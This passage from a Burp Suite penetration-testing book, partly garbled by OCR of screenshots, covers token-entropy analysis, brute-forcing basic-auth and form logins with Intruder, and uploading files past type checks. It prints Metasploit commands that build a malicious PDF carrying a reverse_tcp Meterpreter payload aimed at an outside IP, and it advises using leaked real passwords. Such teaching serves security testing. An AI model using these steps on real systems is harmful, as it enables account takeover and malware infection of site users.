import yaml
with open('malicious.yml') as yaml_file:
    contents = yaml.load(yaml_file)
    print(contents['foo'])
```

This code reads a YAML file without any validations. A malicious user can enter an input that could execute other actions, for example, a command, as follows:

```
POST /api/system/user_login HTTP/1.1 Host: 192.168.1.254 User-Agent:
Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) ...
```

# Exploiting crypto vulnerabilities

More than exploiting vulnerabilities related to cryptography, Burp Suite allows users to perform analysis to detect weak algorithms.

To perform this analysis, we need to create a capture. This capture is just a navigation where we log in and log out from an application in order to create sessions, tokens, and IDs. The idea is to create the biggest capture that we can in order to have a sample.

After creating the capture, use the normal history in Burp Suite, go to the Sequencer tool, and click on Analyze now, as demonstrated in the following screenshot:

Burp Suite Professional v2.0.17beta - ClientName:VAPT-21022019 - licensed to Packt [single user license]

- X

Burp Project Intruder Repeater Window Help

User options	Code Dx	CSRF	CSRF Token Tracker	CSurfer	Deserializer	Deserialization Scanner	EsPRESSO	xssValidator
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender
Live capture	Manual load	Analysis options						

?

## Manual Load

This function allows you to load Sequencer with a sample of tokens that you have already obtained, and then perform the statistical analysis on the sample.

Analyze now

Tokens loaded: 0

Shortest


Longest

Paste

Load ...

Clear

Here, you can see the final analysis, as follows:



The Final Analysis

Now, you can determine whether the algorithm used is weak or not based on the entropy, the charset, and the probability.

# Brute forcing HTTP basic authentication

Basic authentication is a type of access control mostly used in internal environments to restrict access to restricted areas in a website. It has a lot of weaknesses, including the following:

- The basic authentication sends the information in plain text. This means that a malicious user can intercept the information sent by the client to the server and extract the credentials.
- The password is protected by a Base64 encoding. It does not mean that the password is encrypted; anyone can get the plain password using a decoder, like the one included in Burp Suite, as shown in the following screenshot:

Burp Suite Professional v2.0.17Beta - ClientName-WAPT-21022019 - licensed to Packt [single user license]

- X

Burp Project Repeater Window Help

User options	Code Dx	CSRF	CSRF Token Tracker	CSurfer	Deserializer	Deserialization Scanner	EsPRESSO	xssValidator
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender

password

Text  Hex [?](#)

Decode as ... ▾

Encode as ... ▾

Hash ... ▾

Smart decode

cGFzc3dvcmQ=

Text  Hex

Decode as ... ▾


Encode as ... ▾

Hash ... ▾

Smart decode

# Brute forcing it with Burp Suite

We are going to show how to attack a basic authentication using Burp Suite. Imagine we have a domestic router that is used to provide us with the internet in our home. Most of these devices use basic authentication. So, access to the URL router and the web browser will display a window, as in the following screenshot:



Now, configure Burp Suite to intercept the credentials sent to the server, as demonstrated in the following screenshot:

Burp Suite Professional v2.0.17beta - ClientName=VAPT-21022019 - licensed to Packt [single user license]

- X

Burp Project Repeater Window Help

User options	Code Dx	CSRF	CSRF Token Tracker	CSurfer	Deserializer	Deserialization Scanner	EsPRESSO	xssValidator	
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	
Intercept	HTTP history	WebSockets history	Options						

🔗 🔒 Request to https://www.httpwatch.com:443 [191.236.16.125]

Forward Drop Intercept is on Action

Comment this item 🌟 ?

Raw Params Headers Hex

```
GET /httpgallery/authentication/authenticatedimage/default.aspx HTTP/1.1
Host: www.httpwatch.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _ga=GA1.2.697332476.1550909620; _gid=GA1.2.676336342.1550909620; ARRAffinity=7a12659f1b02b1cc5637d9e9039ba653ae8c8d5b929ff97a475517a868a08cac
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46YWRtaW4=
```

?

< + >

Type a search term

0 matches

Here, you can see the parameter authorization in the header. So, copy the value assigned to the parameter, and paste it in the Decoder section to know what it is. Remember that basic authentication uses Base64 encoding to protect the information:

The screenshot shows the Burp Suite Professional interface. The title bar reads "Burp Suite Professional v2.0.15beta - Temporary Project - licensed to Global Cybersec [5 user license]". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". The toolbar below the menu has buttons for "Dashboard", "Target", "Proxy", "Intruder", "Repeater", "Sequencer", "Decoder" (which is highlighted in yellow), "Comparer", "Extender", "Project options", "User options", and "CO2". In the main content area, there is a yellow-highlighted text box containing the string "YWRtaW46YWRtaW4=". Below this, another text box contains the string "admin:admin".

Now, we know that the structure used by the basic authentication is `user:password`, so to brute force the control, we need to send credentials following this structure. We are going to use a list of potential users and passwords, and store them in TXT files, in order to use them as payloads. I recommend that you look for leaked passwords in common services, such as Facebook, LinkedIn, and Yahoo, because they are real passwords, and not just a common dictionary, so it is more probable that you can get access to the restricted area. Here, we have a small example list as follows:

```
File Edit Format View Help
admin
root
w00t
administrator
administrador
toor
cisco
fortinet
tpx
admintpx
dvwa
password
p@55w0rd
elmismo
password
contraseña
hell0word
p@ssw0rd
123456789
```

Now that we have our password and users list, click on the original request, using the secondary button of the mouse, and send it to the Intruder tool:

1. First, we are going to select the Cluster bomb option to send our request. As we only have one list, we want Burp Suite to test all of the possible combinations on the list, as shown in the following screenshot:

### ② Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

2. Then, we are going to select the value assigned to the authorization parameter as a wildcard. The trick however, is to create wildcards on the same parameter because we have to insert values to the password and the user, as demonstrated in the following screenshot:

```
GET /httpgallery/authentication/default.aspx?0.971199385900599 HTTP/1.1
Host: www.httpwatch.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.httpwatch.com/httpgallery/authentication/
Connection: close
Authorization: Basic cosa:cosa1
```

3. Then, go to the Payloads tab and here, we are going to select our lists. However, the most important step is that we need to encode our inputs in Base64 with the structure used by the basic authentication. First, in the Payload Sets section, select the use of two payload sets. It is not important if we will use the same list, but we need to use them as separate payloads, as shown in the following screenshot:

## ?

## Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 19

Payload type: Custom iterator Request count: 361



4. Afterward, select the first payload list and, in the textbox separator for position 1, add the : character. This will be inserted after the first value, as demonstrated in the following screenshot:

## ② Payload Options [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position: **1**  

List items for position 1 (19)

   	 <ul style="list-style-type: none"><li>admin</li><li>root</li><li>w00t</li><li>administrator</li><li>administrador</li><li>toor</li><li>cisco</li></ul>
---	---


 


Separator for position 1

:
---

5. Then, to encode the payload, click on Add payload processing rule. Here, select the Encode option in the list, and then Base64-

encode. With this configuration, all of our payloads will be sent in Base64-encode, as shown in the following screenshot:



6. Now, go back to the Payload Sets section and select the second position. Here, select the list of users and passwords, but in the textbox leave empty the textbox separator for position 2. Also, create the rule to encode the payload. Go back to the Positions tab and click on Start attack, as demonstrated in the following screenshot:

Intruder attack 3

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items (?)

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
128	ZWxtaXNtbzo=	Zm9ydGluZXQ=	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
129	cGFzc3dvcmQ6	Zm9ydGluZXQ=	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
130	aGVsbG93b3JkOg==	Zm9ydGluZXQ=	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
131	Y29udHJhc2VueWE6	Zm9ydGluZXQ=	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
132	cEBzc3dPcmQ6	Zm9ydGluZXQ=	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
133	MTIzNDU2Nzg5Og==	Zm9ydGluZXQ=	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
135	cm9vdDo=	dHB4	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
136	d09PdDo=	dHB4	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
137	YWRtaW5pc3RyYXRvcjo=	dHB4	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
134	YWRtaW46	dHB4	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
138	YWRtbWluaXN0YWRvcjo=	dHB4	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	

Request Response

Raw Params Headers Hex

```

GET /httpgallery/authentication/default.aspx?0.971199385900599 HTTP/1.1
Host: www.httpwatch.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.httpwatch.com/httpgallery/authentication/
Connection: close
Authorization: Basic dHB4Og%3d%3d:YWRtbWluaXN0YWRvcg%3d%3d

```

?

< + > Type a search term 0 matches

Finished

When the Intruder shows an HTTP error code 200, this means that the combination is correct.

# Brute forcing forms

As mentioned previously, basic authentication is not recommendable due to its security issues. More common is the use of authentication forms. These authentication forms consist in an HTML or another client technology form, which is passed to a backend where the credentials are processed to determine whether the user has access or not to the resource.

It is important to note that all the processing to determine whether the user is valid or not will be in the backend. Sometimes, it is recommendable to use structure validations in the client side, just to limit the number of incorrect attempts.

# Automation with Burp Suite

To execute a brute forcing on a form, we are going to stop the request where the credentials are uploaded to the application, as can be seen in the following code block, where the user is accessing a login section:

```
POST /api/system/user_login HTTP/1.1
Host: 192.168.1.254
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.254/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 210
Connection: close
Cookie:
SessionID_R3=CZY02VcjdwIxtH3ouqkBUrge7Zu2FICRqkEP5A0ldSiF5FQ67nioWM30PzyYGv9j
MQk0a1lvs2lrv1fMX3wqGXSzu176PYZeEDCDxbA0rbAESGMeXNw0PEc0GZ7n2h0;
username=admin

{"csrf":
 {"csrf_param": "ug0bcytxp0houtiW8fx0sDYc0740xov", "csrf_token": "n0yb061GDehdAk0
 4E1PG8qBGWTNwNr0"}, "data": {"UserName": "admin", "Password": "admin"}}
```

In this request, we can identify the parameters where the application receives the username and password. So, using the secondary button of the mouse, click on the emergent menu and select Send to Intruder. Here, we are going to create wildcards in the place where we have the parameters. Note that this is not a common `POST` request where the parameters are assigned as values. Here, we have a different structure, but it works in the same way.

In this case, the application is not using any kind of encoding. We just configure the payload as a normal list, selecting Cluster bomb as the attack

type, and our previous list, as shown in the following screenshot:

Burp Suite Professional v2.0.17beta - SQL.burp - licensed to Packt [single user license]

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 X ...

Target Positions Payloads Options

**② Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 19

Payload type: Simple list Request count: 0

**② Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste admin  
Load ... root  
Remove wOOT  
Clear administrator  
admininistador  
boor  
cisco  
fortinet  
tpx

Add Enter a new item

Add from list ...

**② Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit  
Remove  
Up  
Down

To finish, click on Start attack. Intruder will launch a window where we can see the results. There are some applications, which, when the credentials are incorrect, respond with a 302 error code to redirect the user to the login page again. In this case, the application always responds with a 200 error code, so it is needed to analyze the response in detail. To do this in an easy way, we can check the column length and look for a variation in the value that indicates a different result, as demonstrated in the following screenshot:

# Intruder attack 1

- □ X

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items



Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
1	admin	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
2	root	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
3	wOOT	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
4	administrator	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
5	admnistrador	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
6	toor	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
7	cisco	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
8	fortinet	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
9	tpx	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
10	admintpx	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
11	dvwa	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
12	password	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	
13	wiFiCrack	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	16775	

357 of 361

# **Bypassing file upload restrictions**

Many applications allow users to upload files. There are different ways to manage these files: some applications directly upload the file as binary, and others encode the file to reduce the size and manage in a database. Let's explore how we can modify the restrictions established by an application to manage the files.

# Bypassing type restrictions

When an application allows you to upload files, usually the developer knows what types of files are allowed, so it is important to validate that a malicious user cannot upload other kinds of files. The common way to validate this is by using the extension file. So, if an application manages documents, maybe the developer allows PDF files and DOCX documents, but is this secure?

The file extension is not the only validation that the application needs to undertake. A malicious user can upload a malicious file with a valid extension; for example, to propagate malware.

First, we are going to create a malicious PDF using a tool called Metasploit. Metasploit is an exploitation framework that allows attack vulnerabilities, mainly in infrastructure; but it also has auxiliary modules to perform some tasks, such as creating binary files with embedded malicious code. You can get a copy of Metasploit in <https://www.metasploit.com/>.

To install it, you just need to uncompress the file in a directory. To create a PDF, follow these steps:

1. Use the `adobe(utilprintf` tool, which will convert our PDF to a malicious PDF. You can use any PDF to do this.
2. Select the PDF to use the instruction set.
3. Select the payload to use. Metasploit has different payloads to perform actions when the file is executed, or in this case, opened. The simplest payload is to create a connection from the computer where the file is open to a remote computer. This is a reverse shell.

4. Set the remote IP address and the port, as demonstrated in the following screenshot:

root@kali: ~/pdf\_malicious

File Edit View Search Terminal Help



http://metasploit.pro

Easy phishing: Set up email templates, landing pages and listeners  
in Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

```
=[ metasploit v4.11.7-          ]
+ ... =[ 1518 exploits - 877 auxiliary - 259 post      ]
+ ... =[ 437 payloads - 38 encoders - 8 nops        ]
+ ... =[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME malicious.pdf
FILENAME => malicious.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 52.73.105.57
LHOST => 52.73.105.57
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) >
```

5. After selecting all of the options, use the instruction exploit to create the file, as shown in the following screenshot:

```
root@kali: ~/pdf_malicious
File Edit View Search Terminal Help
FILENAME => malicious.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 52.73.105.57
LHOST => 52.73.105.57
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) > show options
      temp
Module options (exploit/windows/fileformat/adobe_utilprintf):
Name      Current Setting  Required  Description
----      .....          .....    
FILENAME  malicious.pdf   yes        The file name.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      .....          .....    
EXITFUNC  process         yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     52.73.105.57    yes        The listen address
LPORT     4455            yes        The listen port

Exploit target:
Id  Name
--  --
0   Adobe Reader v8.1.2 (Windows XP SP3 English)

msf exploit(adobe_utilprintf) > exploit
[*] Creating 'malicious.pdf' file...
[+] malicious.pdf stored at /root/.msf7/local/malicious.pdf
msf exploit(adobe_utilprintf) >
```

Open the application that you are assessing using Burp Suite and intercept a request in a section where the user is allowed to upload files. Imagine we have the following vulnerable request:

The screenshot shows the Burp Suite interface with the "Request" tab selected. The request is a POST to "/wp-admin/ajax-upload.php" with HTTP/1.1. The Headers include Host: bigshot.beer, User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36, and Accept: \*/\*. The Content-Type is multipart/form-data; boundary=-----13057803491. The Content-Length is 39941. The Connection is close. The cookie is wordpress\_test\_cookie=WPCookieCheck; wordpress\_logged\_in=1; feecfeed19ef4d49772cd8c0d102f7d=yenderita%7C135046973047Ct4CJThAFWuzlpG1rf2B6715z2X7v8MC1Ujg8Q2nR8xv7C9n2fa0877ca8f1af7cefed0fa1cf013dedff1fbbed01fe2cbfd0fb2Cf4a; wordpress\_test\_cookie=WPCookieCheck; wp-settings-l=libraryContent%23chrome%23uidetab%231%23editor%23tiny%23imageSize%23large; wp-settings-time=1550488899. The request body contains several parts: a file named "name" with content "png\_text\_by\_deatcon31.png", another part with name "action" containing "upload-attachment", a part with name "wpnonce" containing "420cc98cd2", a part with name "post\_id" containing "1890", and a final part with name "async-upload" containing "filename=png\_text\_by\_deatcon31.png". The Content-Type for the file part is image/png. The file content itself is a small image of text. At the bottom, there's a search bar with the placeholder "Type a search term" and a "0 matches" indicator.

```
POST /wp-admin/ajax-upload.php HTTP/1.1
Host: bigshot.beer
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://bigshot.beer/wp-admin/post-new.php
Content-Type: multipart/form-data; boundary=-----13057803491
Content-Length: 39941
Connection: close
Cookie: wordpress_test_cookie=WPCookieCheck; wordpress_logged_in=1; feecfeed19ef4d49772cd8c0d102f7d=yenderita%7C135046973047Ct4CJThAFWuzlpG1rf2B6715z2X7v8MC1Ujg8Q2nR8xv7C9n2fa0877ca8f1af7cefed0fa1cf013dedff1fbbed01fe2cbfd0fb2Cf4a; wordpress_test_cookie=WPCookieCheck; wp-settings-l=libraryContent%23chrome%23uidetab%231%23editor%23tiny%23imageSize%23large; wp-settings-time=1550488899

-----13057803491
Content-Disposition: form-data; name="name"

png_text_by_deatcon31.png
-----13057803491
Content-Disposition: form-data; name="action"

upload-attachment
-----13057803491
Content-Disposition: form-data; name="wpnonce"

420cc98cd2
-----13057803491
Content-Disposition: form-data; name="post_id"

1890
-----13057803491
Content-Disposition: form-data; name="async-upload"; filename="png_text_by_deatcon31.png"
Content-Type: image/png

-----13057803491
Content-Disposition: form-data; name="tiny_mce_file_content"

GIMP Photoshop ICC profile2019-09-24-1008-1920x800-100% (document settings)
GIMP 2.10.10 (2019-09-24-1008-1920x800-100%)

```

A sample vulnerable request

In this request, we can see we have two restrictions. First, we have a size limit, which is established to avoid uploading the biggest files. We can see this restriction in the following lines:

```
Content-Type: multipart/form-data; boundary=-----  
-12057503491  
  
-----12057503491  
Content-Disposition: form-data; name="name"
```

So, if we modify these values, it's possible to upload files with a size bigger than what is expected by the user.

The other restriction is the file, as follows:

```
test_by_destron23.pdf  
-----12057503491
```

This application is waiting for a specific extension, if we upload another file, such as our modified PDF, see what happens.

You will see how the file is uploaded in a binary way to the server. At this point, the server has a malicious PDF that could be downloaded by other users, which will be infected. In order to confirm that the file is the same, you can download it and compare the downloaded file with your own file.

The conclusion for this point is that a file is just another type of input in an application, and you can modify it using Burp Suite like inputs in a form.

# Summary

In this chapter, we learned the normal tools that Burp Suite uses to exploit different types of vulnerabilities. In particular, we exploited SSRF and XSPA to execute commands, extract information and perform tasks in the internal networks. Also, we reviewed the origin of these vulnerabilities. We reviewed an IDOR vulnerability, learned how to exploit it manually, and how to automate its exploitation using Intruder. Next, we reviewed some vulnerabilities related to configurations; how they could be critical and not critical, and how we can automate some of them.

We also performed brute forcing to look for valid credentials in two different types of authentications. We created a malicious PDF and learned how to upload it to a website ...

# Writing Burp Suite Extensions

Other HTTP proxies offer good performance, but, Burp Suite is indisputably the best tool due to its extension capability. As we have seen in the previous chapters, extensions add a lot of functions, and so they can be focused on one particular problem.

The ability to create extensions provides great help to the user in automating testing activities. Burp Suite supports Java, Python, and Ruby to develop extensions, so it is flexible in providing easy access for developers.

In this chapter, we will review the development process of a new extension and provide some tricks and tips for doing so on our Burp Suite installation.

